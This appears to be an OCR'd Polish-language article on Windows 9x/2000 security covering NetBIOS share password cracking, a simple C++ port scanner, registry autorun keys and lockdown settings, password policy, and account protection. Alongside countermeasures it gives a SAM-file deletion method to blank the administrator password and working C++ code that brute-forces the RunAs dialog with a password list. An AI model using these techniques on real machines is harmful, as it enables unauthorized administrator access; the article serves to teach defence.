
Nie należy „mówić" o sobie zbyt dużo, ponieważ włamywacz może zastosować atak psychologiczny (podając się np. za administratora lub dyrektora firmy, który prosi o hasło do danych) [2]. Być może administrator sieci popełnił błąd, zostawiając niezabezpieczoną jednostkę z pustym hasłem lub hasłem podobnym do nazwy firmy.

Otwarte porty mogą również dużo „powiedzieć" o systemie zainstalowanym na komputerze. Może jest to Windows 98 z otwartym portem 139, wówczs hasło do zasobów zostanie złamane. Proces łamania takiego hasła poprzez Netbios polega na próbie logowania się z „różnym" hasłem. Czynność jest wykonywana do momentu znalezienia hasła. Takie pakiety widać za pomocą programu typu Sniffer, jak np. program ethereal [5].


Nowsze programy, np. program R3x [6], nie próbują każdej kombinacji, lecz specjalnego algorytmu opierającego się na pakietach SYN, ACK. Dzięki temu wystarczy *nz* prób, zamiast $z^n$ ($z$ – liczba liter w alfabecie, $n$ – liczba prób). Program R3x ma w sobie dużo narzędzi służących nie tylko do skanowania, ale i do łamania haseł na komputerach z systemem Windows 9x. R3x dostarcza dużo ciekawych informacji, takich jak czas działania komputera, nazwę komputera, nazwę domeny, w jakiej się znajduje, w niektórych wypadkach system operacyjny oraz udostępnione udziały. Program pokazuje również udziały ukryte (Niektóre udziały można ukryć, dodając do nazwy znak "$", np. PROGRAMY$). Oprócz tego program pozwala sprawdzić, gdzie dany komputer się znajduje, poprzez wybranie w opcjach „Tools–>Traceroute" (patrz rys. 1 i rys. 2).

Tab. 1. przedstawia wyniki z prób łamania hasła. Najbardziej narażone systemy na tego typu atak są Windows 95/98, choć źle skonfigurowany system Windows 2000 również poddaje się temu atakowi. Jeżeli został udostępniony zasób, to istnieje wysokie prawdopodobieństwo złamania hasła zasobu. Atak nie pozwala jednak na zmiany praw do zasobu. Oznacza to, że jeśli katalog „c:\programy\" został udostępniony z prawami tylko do odczytu, to włamywacz, znając hasło, może tylko przeglądać ten katalog.

Co zrobić, aby zabezpieczyć się przed taką sytuacją? Należy zablokować dostęp do portów (135-139,445) oraz powyłączać zbędne usługi (przede wszystkim usługę SMB). W systemie Windows 2000 wyłączenie NetBios przez TCP/IP nie wystarcza, gdyż została jedynie wyłączona usługa sesji NetBios działająca na porcie 139 [3]. W systemie Windows 2000 usługa NetBios powinna być wyłączona na zakładce WINS (właściwości TCP–>Zaawansowane–>WINS), tak jak przedstawia to rys. 3.





*Rys. 1. Główne okno programu R3x*




*Rys. 2. Okno programu R3x*
*pokazujące listę routerów pośredniczących w transmisji*


***Tab. 1. Wynik uzyskane w próbie łamania hasła – na postawie własnych prób***

| Rodzaj połączenia | Miejsce komputera | Długość hasła | Czas potrzebny do uzyskania hasła |
|---|---|---|---|
| Karta sieciowa 100MB/s | Komputer w sieci lokalnej | 7 znaków | 7 sekund |
| Połączenie modemowe | Komputer w Polsce | 4 znaki | 3 minuty |
| Połączenie modemowe | Komputer zagranicą | 5 znaków | 10 minut |




*Rys. 3. Ustawienia protokołu TCP/IP*

Do stwierdzenia, jakie porty są otwarte, wystarczy użyć skanera portów. Dobrym programem skanujący porty jest program portscanner [7]. Można również napisać własny skaner portów, korzystając z kompilatora C++ Buildera 5.0 oraz standardowych komponentów. Wbrew pozorom nie wymaga to dużej wiedzy programistycznej. Jedyną wadą tak napisanego skanera będzie zbyt wolne działanie. Na jakiej zasadzie działa skaner portów? Otóż jeżeli port jest otwarty, to można do niego się podłączyć. Program będzie próbował się podłączać do każdego portu po kolei.




*Rys. 4. Okno Object Inspector kompilatora C++ Builder 5.0*

Aby przygotować taki program, należy:

1. utworzyć nową formatkę, na której są komponenty:

```
TClientSocket *c; // komponent Client za pomocą którego
                                        będziemy się logować
TListBox *Lista; // tutaj będziemy wyświetlać otwarte porty
TCGauge *Postęp; // postęp skanowania
```

2. wpisać kod do odpowiednich metod:
   dla komponentu TClientSocket *c; w metodzie OnConect

```
void __fastcall TForm1::cConnect(TObject *Sender,
                                 TCustomWinSocket *Socket)
{Postep->Progress=c->Port; // wskaźnik postępu
char bufor[80];
sprintf(bufor,"Otwarty port: %d",c->Port);
Lista->Items->Add(bufor);// dodajemy do listy
// wpis portu otwartego
if ((c->Port<151)&&rob) // port 150 jako ostatni
// port do skanowania
// przeskok na następny numer portu
{ c->Active=false;
c->Port++; // następny port
c->Active=true;}} // spróbuj się podłączyć
```

Oraz w metodzie OnError

```
void __fastcall TForm1::cError(TObject *Sender,
                               TCustomWinSocket *Socket,
                  TErrorEvent ErrorEvent, int &ErrorCode)
{ErrorCode=0; Postep->Progress=c->Port;
if ((c->Port<151)&&rob)
{ c->Active=false;
c->Port++;
c->Active=true;}}
```


Teraz wystarczy tylko uruchomić cały proces. W tym celu w komponencie przycisku należy umieścić następujący kod:

```
void __fastcall TForm1::SpeedButton2Click(TObject
                                                *Sender)
{c->Address='192.168.0.1'; // tutaj ustawiłem na
                                        sztywno adres IP.
c->Port=130; // zaczynamy skanowanie od portu=130
c->Active=true;} // rozpocznij logowanie
```

Napisany w ten sposób program przeskanuje porty od 130 do 150 na komputerze o adresie 192.168.0.1.

## 2. Rejestr Windows

Rejestr jest centralną bazą danych przeznaczoną do przechowywania w ujednolicony sposób wszystkich informacji konfiguracyjnych systemu operacyjnego i aplikacji. Zawiera on kompletny zestaw wpisów dotyczących ustawień takich elementów, jak programy obsługi (sterowniki) urządzeń, pamięć czy programy obsługi sieci [4].




*Rys. 5. Okno aplikacji skanera portów*


Jednym z ważniejszych kluczy pod względem bezpieczeństwa jest klucz HKEY_LOCAL_MACHINE\SOFTWARE:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion**Run**,
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion**RunOnce**,
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion**RunServices**,
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion**RunServicesOnce**.

Klucze są ważne, gdyż jeżeli nie zostanie do nich zabroniony dostęp, to może okazać się, że podczas startu systemu zostanie uruchomiony inny program.

Bardzo ciekawym kluczem jest klucz [HKEY_CLASSES_ROOT\exefile\shell\open\command]

Za pomocą tego klucza nawet w systemie Windows 95 czy 98 można kontrolować, jakie programy zostały uruchomione. Jest tak dlatego, że jeżeli program zostaje uruchomiony, to Windows najpierw odwołuje się do tego klucza, tak jakby wywoływał go z parametrem, gdzie parametr to nasz program. Mechanizm polega na użyciu programu, który pełniłby funkcję „strażnika" wywołań plików. Mechanizm działania podany niżej.




Jako „strażnika" należy użyć programu, którego system będzie wywoływać z parametrem, np.:

```
Strażnik.exe mem.exe
(mem.exe to właśnie parametr będący tym programem).
```

Jest to prosty sposób, aby zabezpieczyć własny system. Kod takiego programu może wyglądać następująco:

```
#include <windows.h>
main (int count, char **arg)
{ if (arg[1]) // jeżeli jest parametr
              // tutaj warunek, czy program ma być
              uruchomiony, jeżeli tak, to zostanie
              wykonana linią następną
// uruchomienie programu
ShellExecute(0, "open", arg[1], arg[2], "", 1);}
```

Zaś w pliku rejestru w kluczu

```
HKEY_CLASSES_ROOT\exefile\shell\open\command\
```

Należy ustawić wartość ciągu „(domyślna)", np.:

```
"C:\blokada\straznik.exe" "%1"
```

Mechanizm działa w Windows 9x oraz 2000. Jedną z wad jest fakt, że w Windows 2000 mechanizm można ominąć poprzez uruchamianie plików za pomocą *Uruchom jako*.

W przeciwieństwie do Windows NT Windows 98 nie udostępnia bezpiecznego logowania się wielu użytkowników na konsoli. Pytanie o hasło można pominąć za pomocą przycisku *Anuluj* – system daje możli-


wość zalogowania się jako użytkownik *default*. Istnieje sposób zablokowania profilu DEFAULT. Wystarczy wejść do niego i zablokować dla siebie, a więc w tym momencie dla profilu DEFAULT niektóre rzeczy, np. wykonywanie plików, ukrycie menu *Start, Find* (okna wyszukiwania) czy też całego pulpitu tak, aby nie można było usunąć, skopiować czy zmienić danych. Można to zrobić poprzez odpowiednie wpisy do rejestru. Przedstawiony poniżej wpis blokuje w pełni komputer:

(należy utworzyć plik „blokada.reg", który potem wystarczy uruchomić z profilu „default")

```
REGEDIT4

[HKEY_CURRENT_USER\
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoDesktop"=dword:00000001  ; wyłącz puplpit
"NoFind"=dword:00000001;      brak      polecenia      SZUKAJ;
(ALT+F3)
"NoStartMenuSubFolders"=dword:00000001   ;   ukryj   ;foldery
Menu Start

[HKEY_CURRENT_USER\
Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp]

"Disabled"=dword:00000001   ; wyłącz tryb MS-DOS
"NoRealMode"=dword:00000001 ; wyłącz ponowne
; uruchomienie w
; trybie MS-DOS
[HKEY_CURRENT_USER\
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\
                                                RestrictRun]

"1"=""   ; pozwól aby był uruchamiony program ""
         ; (a więc żaden)
```

Należy jednak pamiętać, aby ustawić dla każdego użytkownika oddzielny pulpit (można to uczynić poprzez *Start–>Ustawienia–>Panel sterowania–>Użytkownicy*, tworząc nowego użytkownika, należy pamiętać o zaznaczeniu opcji *Twórz kopię bieżących elementów i ich zawartość*). Niezrobienie tego, a więc gdy jest wspólny pulpit dla wszystkich użytkowników, spowoduje zablokowanie komputera dla wszystkich użytkowników. Jest tak dlatego, że prawa dostępu są jednakowe dla wszystkich. Wtedy zablokowanie konta *default*, zablokuje wszystkie konta.

Jako program do edycji rejestru może nam posłużyć program „regedit" dostarczony wraz z Windows. Edycja rejestru niesie duże ryzyko. Ktoś nieświadomie może usunąć klucze, bez których system nie uruchomi się poprawnie. Włamywacz, mając możliwość edycji rejestru, może również dodać udziały tak, aby mieć dostęp do naszych danych. Jest to duży minus w bezpieczeństwie systemów Windows 9x. Windows 2000 oferuje dodatkowe zabezpieczenia w postaci nadania kluczom praw dostępu za pomocą programu „regedt32.exe".




*Rys. 6. Okno główne programu regedt32.exe*


Po wybraniu z menu *Zabezpieczenia–>Uprawnienia* pokaże się okno pozwalające nadać uprawnienia dla każdego użytkownika systemu Windows 2000. Zalecane jest, aby administrator miał pełny dostęp do rejestru, zaś inne konta możliwie ograniczony.

## 3. Hasła w Windows

Hasła mają chronić system przed intruzem, lecz niestety istnieją programy łamiące hasła, takie jak:

- Cain [8] (Windows 9x),
- LC3 [9] (Windows 2000).

Aby się przed tym bronić, należy zwrócić uwagę na zasadę zabezpieczeń w panelu *secpol.msc*. Przede wszystkim zasady haseł, zasady blokowania konta oraz w grupie *Zasady lokalne–>Opcje zabezpieczeń.*




*Rys. 7. Drzewo panelu secpol.msc*

Warto ustawić następujące wartości:

a) zasady hasła:
- maksymalny okres ważności haseł (14 dni),
- minimalna długość hasła (7 znaków),
- historia haseł – lista pamiętanych haseł użytkownika (5 haseł),

b) zasady blokady konta:
- czas trwania blokady konta w zależności od specyfikacji stanowiska serwer (3 dni),
- jednostka pracownika (15 minut),
- próg blokady konta (5 nieudanych prób).

Zbyt częste nieudane logowanie się na konto może oznaczać, że ktoś próbuje odgadnąć hasło. Zablokowanie konta w takiej sytuacji przerywa proces odgadywania. Warto również zajrzeć do grupy zasad lokalnych, gdzie można określić zasady inspekcji, jak i inne dosyć ważne ustawienia dla bezpieczeństwa systemu Windows 2000.

Mimo bezpiecznej polityki stosowanej w systemie czasami wystarczy po prostu wyzerować hasło, by wejść do systemu [3]. Okazuje się, że pod Windows 98 usunięcie plików powoduje, że system umożliwia „zalogowanie się". Wydawałoby się, że w środowisku NT, a więc również w Windows 2000 nie powinno być tego problemu. Jednak wystarczą dyskietki z Linuxem i po usunięciu pliku %SystemRoot%\system32\config\SAM hasło zostanie usunięte. Atakujący może teraz zalogować się na konto „Administrator" z hasłem pustym.

Jak się można zabezpieczyć? Dla Windows 2000 można ustawić w BIOS-ie, by nie uruchamiać komputera z dyskietki i nałożyć hasło na BIOS. Niestety hasło BIOS-u można zresetować (jeżeli atakujący może


uruchomić program na komputerze). Co należy więc zrobić? Chyba tylko całkowicie wyjąć napęd FDD i CD z jednostki centralnej komputera.

W wypadku Windows 95/98 bez specjalnego oprogramowania nie można zabezpieczyć się przed tego typu atakiem, chyba że tak jak wcześniej komputer został pozbawiony napędów zewnętrznych, tzn. FDD i CD.

## 4. Usługa RunAs

Windows NT został zaopatrzony w możliwość uruchamiania aplikacji jako inny użytkownik poprzez usługę *RunAs,* zaś Windows 2000 ją odziedziczył. Usługa *RunAs* pozwala wykonać operację (uruchomić aplikacje, skrypt) jako inny użytkownik. Takie rozwiązanie pozwala pracować jako użytkownik o ograniczonych prawach np. na koncie *gość* i w momencie, gdy aplikacja będzie wymagała praw administratora, wystarczy uruchomić ją jako administrator systemu.

Metoda takiej pracy pozwoli uniknąć przypadkowego zainstalowania trojana czy też uruchomienia programu destrukcyjnego podczas codziennej pracy. Konie trojańskie czy witryny sieci Web mogą wykonać tylko polecenie z uprawnieniem aktualnie zalogowanego użytkownika, a więc mają te same ograniczenia co aktualnie zalogowany użytkownik.




*Rys. 8. Okno RunAs – uruchom jako*

Usługa *RunAs* oddala część zagrożeń, jednak tworzy również nowe. Przykładem takiego zagrożenia może być atak wykorzystujący fakt, że konto administratora nie może być zablokowane po kilku lub kilkunastu próbach logowania się na to konto [3].

Atak wykorzystuje fakt, że usługa podczas próby uruchomienia programu wyświetla okno, do którego można uzyskać uchwyt okna (handle) oraz uchwyty poszczególnych komponentów. Mając takie dane, wystarczy wypełnić odpowiednie pola (*User* oraz *Hasło*) i próbować się zalogować (wysłać komunikat kliknięcia myszki do komponentu *button* z napisem „OK."). W razie niepowodzenia można powtórzyć próbę z innym hasłem. Wystarczy teraz napisać aplikację, która robiłaby to w pętli. Efekt to znalezienie hasła konta administratora pod warunkiem, że *RunAs* jest dostępna. Aby przygotować aplikację, należy rozważyć kilka kroków pętli:

1. znaleźć okno *RunAs* (*Uruchom jako...*) i wypełnić komponenty odpowiednimi danymi,
2. wysłać komunikat do komponentu Button „OK", że został „kliknięty",
3. następnie okno ginie, po czym następuje sprawdzenie przez system, czy hasło jest prawidłowe. Tutaj może okazać się, że przez jakiś czas nie będzie żadnego okna,
4. pojawia się okno o błędzie (wtedy należy „kliknąć" na przycisk „OK") lub aplikacja będzie uruchomiona z prawami administratora (hasło znalezione).

Te cztery punkty są powtarzane do momentu przerwania pętli lub znalezienia hasła.

Jednym z najważniejszych elementów programu jest ***Klasa Tenum.*** Klasa jest odpowiedzialna za znalezienie uchwytu do okna, mając podaną nazwę okna („znajdź Okno"), przechowanie uchwytu do okna (HWND), pobranie tekstu z komponentu typu „TEdit"(getE) i wypełnie tego komponentu tekstem (setE), pobranie tekstu z komponentów typu „TButton" (getOK) i wysłanie komunikatu do komponentu o podanym uchwycie – funkcja klik (HWND).

Klasę taką nietrudno skonstruować, gdyż funkcje opierają się na przesyłaniu komunikatów. Bardziej szczegółowo zostanie omówiona procedura korzystająca z tej klasy (szukająca uchwytów komponentów) oraz procedura, która jest odpowiedzialna za znalezienie hasła.

Poniżej przedstawiona jest metoda listująca komponenty okna o uchwycie *hWnd*. Funkcja jest typu CALLBACK; należy więc umieścić zapowiedź funkcji w pliku Unit1.h (nagłówek funkcji):

```
bool CALLBACK EnumWindowsProc(HWND hWnd)
{ char WindowName[80], ClassName[80];
  GetWindowText(hWnd, WindowName, 80);
```

```
  GetClassName(hWnd, ClassName, 80);
if (!strcmp(ClassName,"Button")&&!strcmp(WindowName,"OK"))
  Enum->setOk1(hWnd); // zapis hWnd w klasie Enum

if (!strcmp(ClassName,"Edit"))//
{id=id+1;
 switch(id)
 { case 1:Enum->setE1(hWnd);break;
 case 2:Enum->setE2(hWnd);break;
 case 3:Enum->setE3(hWnd);break; } }
 return true;}
```


Funkcja pobiera nazwę komponentu o uchwycie „hWnd" oraz jego tytuł, a następnie sprawdza, czy nazwa klasy to przycisk z napisem „OK". Jeżeli tak, to uchwyt do przycisku, a więc do komponentu „Button", jest zapisywany w obiekcie *TEnum*. Jeżeli nazwa klasy to „Edit", wtedy jest to komponent, w którym należy wpisać dane:

```
void __fastcall TForm1::BStartClick(TObject *Sender)
{BStart->Enabled=false; // wyłącz przycisk Start
BStop->Enabled=true; // włącz przycik Stop
static BOOL flaga; // czy znaleziono hasło
static int flaga2; // zabezpieczenie, jeżeli flaga2=0,
                          to brak okna do wypełnienia
                             i pętla obraca się pusto
                       (nie pobiera następnego hasła),
                          czeka na pojawienie się okna
static MAX;
LICZNIK=0; // ID hasła
flaga=0; flaga2=1;
int rob=1;
Postep->MinValue=0; // wskaźnik postępu
Postep->MaxValue=LHasla->Items->Count-1;
MAX=LHasla->Items->Count;
lam=1;

 do
 {Application->ProcessMessages();
 id=0;
 Enum->znajdzOkno1((Tytol->Text).c_str());
 okno1=Enum->getOkno1();
 if (Enum->getOkno1()!=0)
 {if (LICZNIK<MAX)
```

```
 {Postep->Progress=LICZNIK;
 EnumChildWindows(Enum->getOkno1(),
(WNDENUMPROC)EnumWindowsProc,NULL);
Enum->setText(Enum->getE1(), // ustaw tekst
EUser->Text.c_str());
Enum->setText(Enum->getE2(),
 LHasla->Items->Strings[LICZNIK].c_str()); }
 if (flaga2!=0) LICZNIK++;
 Application->ProcessMessages();
 flaga2=0; }
 else
 { flaga2=1;
 Enum->znajdzOkno3(NULL,
ECaption->Text.c_str());
 if (Enum->getOkno3()!=0) // okno istnieje
 { flaga2=1;
 flaga=1;
 BStop->Enabled=false;
 BStart->Enabled=true;
 Application->ProcessMessages();
 if (LICZNIK>0)
 MessageBox(Application->Handle,
LHasla->Items->
Strings[LICZNIK-1].c_str(),
"Haslo znaleziono",0);
 else
 MessageBox(Application->Handle,
 "Aplikacja uruchomiona",
 "Komunikat",0); }
// jest drugie okno
 else
 {flaga2=1;
Enum->
znajdzOkno2(EFileName->Text.c_str());
if (Enum->getOkno2()!=0)
 { //Okno komunikatu błędu informujące że użytkownik
                                posiada złe uprawnienia
 EnumChildWindows(Enum->getOkno2(),
 (WNDENUMPROC)EnumWindowsProc,NULL);
 Application->ProcessMessages(); }
 else
Application->ProcessMessages(); // prześlij komunikaty
                        z kolejki i pozwól utworzyć okno
} }
```

```
if ((LICZNIK>0)&&(LICZNIK<MAX))
 ESzukam->Text=
 LHasla->Items->Strings[LICZNIK-1].c_str();

 Enum->klik(Enum->getOk1());
 rob++;
 Caption=IntToStr(rob); }

 while ((flaga==0)&(LICZNIK<MAX+1)&(lam==1));
 Application->ProcessMessages();

// wszystkie hasła słownika zostały sprawdzone
 if (LICZNIK>MAX)
MessageBox(Application->Handle,"Hasło nie zostało
                                        znalezione.
 \nHasło nie wystąpiło w slowniku.","Komunikat",0);
Application->ProcessMessages();
 BStart->Enabled=true; // włącz przycisk Start
 BStop->Enabled=false;} // wyłącz przycisk Stop
```

Ustawienie wartości *lam* = 0 powoduje wyjście z pętli.



